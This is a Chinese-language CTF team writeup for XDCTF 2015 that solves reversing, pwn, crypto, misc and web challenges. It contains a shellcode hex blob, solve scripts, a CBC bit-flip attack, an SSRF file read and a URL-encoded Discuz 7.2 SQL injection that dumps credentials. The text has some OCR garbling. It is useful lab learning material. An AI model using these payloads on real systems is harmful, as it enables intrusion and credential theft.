# **Xdctf writeup**

Team: ROIS\_啪啪啪

# 景目

Re100	2
	2
	2
	3
	3
	4
* <del>-</del>	5
	5
	6
	6
Web1 300	8
Web1 400	9
	9
Web2 100	

# **Re100**

```
分析程序逻辑,写脚本如下:
result = ';\%#848N!0Z?7\x27\%23]/5#1"YX'
xorstr = \x5c|Gq\@?BelTtK5L\)|D\d42;'
lresult = list(result)
for i in range(24):
    if ord(lresult[i])-32 < 31:
         lresult[i]=chr(ord(lresult[i])-32)
for i in range(12):
    tmp = lresult[i]
    lresult[i] = lresult[24-i-6-1]
    lresult[24-i-6-1] = tmp
flag = [0 \text{ for i in } range(12)]
for i in range(12):
    flag[i-12*(((0x0AAAAAAAAAAAAAAAAA* * i) >> 64) >> 3)] = chr(ord(lresult[i]) ^
ord(xorstr[i])^6)
print ".join(flag)
输出: U'Re_AwEs0me
```

# **Re200**

用 od 进行调试,对输入的字符串下内存访问断点,一步步跟踪,得到 flag: XDCTF{Congra\_tUlat\$eyOu}

# **Re300**

直接运行,发现要 flag.txt,创建 flag.txt 文件。测试多组数据后,发现 flag.txt 的 4 个字节会加密为 flag.enc 中的 3 个字节,写脚本:

import os

import string

```
fw = open('record', 'w')
for i in string.printable[:-6]:
   with open('flag.txt','w') as ft:
      ft.write(i+'111') #ft.write('1'+i+'11') ft.write('11'+i+'1') ft.write('111'+i)
      ft.close()
      os.system("python reverse300")
      with open('flag.enc','r') as fr:
          content = fr.read()
          fw.write(content.encode('hex')+\n')
分析改变不同位置的字节对加密结果的影响:
改变第一个字节会改变 hex(加密结果)的第1,2个数字
改变第二个字节会改变 hex(加密结果)的第 1,4 个数字
改变第三个字节会改变 hex(加密结果)的第3,6个数字
改变第四个字节会改变 hex(加密结果)的第5,6个数字
将 flag.enc 的密文三个字节一组,通过生成 4 个字节明文并不断修改其中的某字节来使其加
密结果与密文接近,后来发现明文和密文不是一一对应的,通过不断更改测试明文使得得到
的明文有意义
最终得到有意义的明文: xdctf{0ne-l1n3d_Py7h0n_1s_@wes0me233}
```

# **Pwn100**

0000000000303c5827909990909090901ad6909696474696fdd62f924a96914e47274a43f54a9bd647422f43d64e97929b9b464a4b474143
92f99097f93f414941fd4a97f94247fc3f914a424b37934f97413f2f919798493f474a4b3ffdd14bd6274a9b91479b414047f537433ffd904627
939397994f993f4a2f3f4b4efd2f99973791fc483747fd4ef84bfdd6999746fd464843379044a4f8973f3f91434992414a90fdf92f903746924b
904b374343f9fcd640fcf84697489bfd27404647409648f54943934ff948f84a9137432f91f94b919f499ff53f3f924e96424e46d6fd4bf8fc43
49919ffc3ffd43fd3ffd994b2f9bd6d6fd9827964f404e9f4afd909b9b499b98464f96929ff5963f962f91914f4b47f998409b9148909996eb04
fc4b3f9281c454f2ffffdad5b8111fd37bd97424f45b2bc9b14331431a83ebfc034316e2e4e33bf9061cbc9e8ff98d9eb8abe2e78de32c42cb
c1a8f8fc6206de33723b2255f04676b5c9888bb40ef461e4c772d71963ceeb925fde6b46f7e15ad983bb7cdb40b35c385fd8c787d890fa94f72
a3947f81bad1b87ac92bbb07c9efc1d35cf46297c6d0937490939831d7fbc2d3477b84dbb5848159f7c10cdbe25fca0bf365f1c653c7249141f
198cab256f8eb325c0e782ae8f701b65f48f56245d183ebcdf45c16a2370419fdc8759ead9ccde06905d8a28075d9f4acac531e86c636dddef4b
084298e4f2fc3c988669ac73a523c0dabab9d0b5e9445e09175f1388defce094ccf60e4acd3533ec7d28acde09d2463fd404875e6c3cb5c9ee9c5a

一串 90 后面的就是 shellcode,用运行 shellcode 的方法执行,会在 C 盘生成 flag.txt xdctf{d4\_5h1\_fu\_d41\_w0\_f31}

# **Pwn400**

```
v9 += 16;
v12 = v13 + 2;
if ( (unsigned __int16)(v13 + 2) <= (_BYTE *)buf - (_BYTE *)src + v15 - 46 )
{
  if ( v13 )
    s = (char *)sub_8048C86((int)&v9, v13, 1);
    v3 = strlen(s);
    v11 = write(fd, s, v3);
}</pre>
```


溢出点在红框

V13 是能控制的输入,将其设置成 0xffff, (unsigned \_\_int16)(v13+2) = 1,使 if 条件成立。V13 又会影响服务器后面返回的数据长度,V13 设置的足够大就可以读取到堆中的 flag 脚本如下:

from zio import \*

io = zio(('159.203.87.2',8888))io.readline() io.write('PK\x01\x02'+'\xFF'\*48) io.read()

# Crypt200



Cipher Block Chaining (CBC) mode decryption

假设密文分组从左到右是 c1,c2,类似的明文是 p1,p2,这 4个已知。

c2 通过 Block Cipher Decryption 后的结果是 c1^p2

那么可以用新的 c1'=c1^p2^(;admin=true)代替原来的 c1

这样形成的密文 c1'c2 解密出来的结果就会有(;admin=true),而 c1'解密得到的 p1'不用关心

#### 脚本如下:

from zio import \*

fir = '684299166a05383e6eaa9139f8d8f5ff'

sec = '8cda560698b1987eb2092534397496b7'

str1= '%20CBC;userdata='

str2= ';admin=trueabcda'

io = zio(('133.130.52.128',6666))

tmp = list(fir.decode('hex'))

for i in range(len(tmp)):


tmp[i]=chr(ord(tmp[i])^ord(str1[i])^ord(str2[i]))

```
fir = ".join(tmp).encode('hex')
io.write('parse:'+fir+sec)
print '\n'
content = io.read_until('\n')
print content
content = io.read_until('\n')
print content
```

# **Misc 100**

根据提示下载 braintools, 然后执行

把得出来的密文拿到 http://www.splitbrain.org/services/ook 解密得到 flag



Flag: XDCTF{ji910-dad9jq0-iopuno}

# **Misc 200**

下载题目文件, foremost 出两个 zip 文件, 一个加密一个没加密, 直接爆破行不通, 但是两

个文件中都有一个一样大小的 readme.txt 文件。题目与 asis 2015 的一题类似。下载 pkcrack 讲行破解

```
root@nutou: -/Desktop/xdctf/pkcrack-1.2.2/pkcrack-1.2.2/src# ./pkcrack -p readme.
txt -c readme.txt -C 00008257.zip -d decrypt.zip -P readme.zip
Files read. Starting stage 1 on Sat 0ct 3 10:19:05 2015
Generating 1st generation of possible key2_192 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Reducing number of keys... 8.9%
```

成功之后解压文件得到 flag

```
root@mrtou: ~/Desktop/xdctf/pkcrack-1.2.2/pkcrack-1.2.2/src# cat flag.txt
For this question, the flag is XDCTF{biiubiiiiiiiiiiiiiiiaiiiae&ddddyu} root@mrtou: ~/D
sktop/xdctf/pkcrack-1.2.2/pkcrack-1.2.2/src#
```

Flag: XDCTF{biiubiiiiiiiiiiiiiiu&ddddyu}

### Web1 100

Index.php~获取源码,但是被混淆了,解混淆得到明文源码

构造 md5(\$test)=0e....开头的,因为 10 = 0^10=0 ,google 下找到个可以用的 240610708,提交得到 flag

```
Q ☐ Elements Network Sources Timeline Profiles Resources Audits Console

<!--XDCTF{XTchInaIqLRWlJF0RI59aoVr5atctVCT}-->

▼<html>
▶ <head>....</head>
▶ <body>....</hody>
</html>

//html>
```

Flag: DCTF{XTchInalqLRWIJF0RI59aoVr5atctVCT}

### Web1 200

源码注释提示 example 页面。

⇒ <b>C</b> ☐ flagbox-230	)31374.xdctf.wii	in:1234/examples/
	♣ Introduce	™ Contest   ♀ Scoreboard   🗩 Notice
		Auth Failed. Let Me Guess., U 4re N0t Administrator!!!
		Login
		≛ user
		pwd
		Login

一访问就提示 not administrator. 猜测 cookie 或 session 控制。于是用到了

Tomcat 样例目录 session 操纵漏洞。

← ⇒ C ☐ flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample
Sessions Example
Session ID: 8027601CE71BACB5E49D73EB84E87C2F Created: Sat Oct 03 11:38:06 JST 2015 Last Accessed: Sat Oct 03 11:38:06 JST 2015
The following data is in your session:
Name of Session Attribute:  Value of Session Attribute:  提交
GET based form:
Name of Session Attribute:  Value of Session Attribute:  提交
URL encoded

添加 user=Administrator,访问提示 not login,再添加 login=true。得到 flag

You Got 1T! Submit Flag With XDCTF[2b5b7133402ecb87e07e8	35bf1327bd13}

Flag: XDCTF{2b5b7133402ecb87e07e85bf1327bd13}

#### Web1 300

可以用 file://协议读文件,读 hosts 的时候发现有绑定一个奇怪的域名,但是一时还不知道 什么用途,

133.130.90.188/?link=file:///etc/hosts

127.0.0.1 localhost 127.0.1.1 ubuntu # The following lines are desirable for IPv6 capable hosts ::1 loc ip6-allrouters 127.0.0.1 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com

后来队友说 burp 有爆破到开放 3389 端口

133.130.90.188/?link=http://127.0.0.1:3389

403 1

返回 403, 那用那串域名访问下?果然可以,访问之后发现是 dz 7.2,用 dz7.2 的 sql 注入漏 洞得到 flag

133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/

Discuz! Board

#### 注册 登录

<u>Discuz! Board</u> » 首页 发帖

你可以注册一个帐号,并以此登录,以浏览更多精彩内容,并随时发布观点,与大家交流。

今日: 0, 昨日: 0, 会员: 1

 论坛版块 论坛动态

▶收起/展开

但是网上找的 exp 要再 urlencode 下,因为要请求两次

fag.php?action=grouppermission%26gids%5B99%5D%3D%2527%26gids%5B100 %5D%5B0%5D%3D%2529%2520and%2520%2528select%25201%2520from%252 0%2528select%2520count%2528\*%2529,concat%2528%2528select%2520%2528 select%2520%2528select%2520concat%2528username,0x27,password%2529%2 520from%2520cdb\_members%2520limit%25201%2529%2520%2529%2520from

%2520%2560information\_schema%2560.tables%2520limit%25200,1%2529,floor %2528rand%25280%2529\*2%2529%2529x%2520from%2520information\_schem a.tables%2520group%2520by%2520x%2529a%2529%2523

133.130.90.188/7link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/faq.php?action=grouppermission%26gids%5B99%5D%3D%25

Discuz! info: MySQL Query Error

Time: 2015-10-3 10:47am Script: /faq.php

SQL: SELECT \* FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid\*a.admingid WHERE u.groupid IN ('7',\',') and (select 1 from (select count(\*).concat((select (select concat(username,0x27.password) from [Table]members limit 1) ) from 'information\_schema'.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)#')

Error: Duplicate entry 'admin'XDCTF{bf127a6ae4e2\_ssrf\_to\_sqll}1' for key 'group\_key'
Error: 1062

到 http://faq.comsenz.com 搜索此错误的解决方案

1

Flag: XDCTF{bf127a6ae4e2\_ssrf\_to\_sqli}

### Web1 400

Picture.php 提示有 ID 字段,但是过滤了很多 sql 危险字符,select ,nd 等,后来提示了"双引号。所以构造语句 ID=2" or username like "a%"%23,然后一个个爆破得到 username 是 admin,同样方法爆破 password,得到的是 20 位的 hash:5832f4251cb6f43917df 。 联想到 dedecms 的 hash 处理方式前减 3,后减 1,得到 16 位的 md5 hash,解密得到密码 lu5631209,登陆之后得到 flag

#### Welcome

#### User imformation

 Username: admin XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

Flag: XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

#### Web2 200

网上下了个 git 代码泄露利用脚本,下到源码之后,回滚到上一版本在 index.php 找到 flag

```
Congratulation, this is the [XDSEC-CMS] flag 1

XDCTF-{raGWvWahqZjww4RdHN90}

A */
echo "Hello World";

...
```

Flag: XDCTF-{raGWvWahqZjww4RdHN90}

# Web2 100

提示前端逻辑漏洞,分析找回密码代码。大意是点找回密码后,会发封邮件到对应邮箱,邮 箱内容为

```
$title = [kDstc-tms] Find your password;

$url = site_url("auth/resetpwd")."?email={$user['email']}&verify={$verify}";

$content = semintf('hi:<br/>\%pheny&nheny&nhenyClick hope to change your password;
```

Email 在源码可以找到,xdsec-cms@xdctf.com

```
(meta charset="utf-8")
(meta http-equiv="X-UA-Compatible" content="IE=edge")
(meta name="viewport" content="width-device-width, initial-scale=1")
(meta name="author" content="width-con"/)
(meta name="copyright" content="http://www.leavesongs.com/" /)
(meta name="keywords" content="NDSEC CMS"/)
(meta name="keywords" content="NDSEC CMS"/)
(meta name="description" content="besigned and built with all the love in the world by Phithon"/)
(vittle NDSEC-CMS | Powered by NDSEC-CMS\/title>
(meta name="description" content="vdeec cms evample name")
```

本想可以爆破 verify, 但是因为 verify 是 mt\_rand 生成,所以爆破基本是不可能了

```
case 'md5':
    return md5(uniqid(mt_rand()));
case 'encrypt': // todo: remove in 3.1+
```

在重置密码页面代码会对 verify 进行验证,要非空,且与数据库中存储的 verify 一致。但是提交 verify[]=1 可以绕过,接下来就是重置密码,登录后得到 flag 和后台入口

```
public function handle_resetpwd()
{
    if(empty($_GET["email"]) || empty($_GET["verify"])) {
        $this->error("Bad request", site_url("auth/forgetpwd"));
    }
    $user = $this->user->get_user(I("get.email"), "email");
    if(I('get.verify') != $user['verify']) {
        $this->error("Your verify code is error", site_url('auth/forgetpwd'));
    }
    if($this->input->method() == "post") {
        $password = I("post.password");
}
```

```
Congratulation, this is the [XDSEC-CMS] flag 2
XDCTF-{i32mX4WK1gwEE9S9Oxd2}
hint:
admin url is /th3r315adm1n.php
```

Flag: XDCTF-{i32mX4WK1gwEE9S9Oxd2}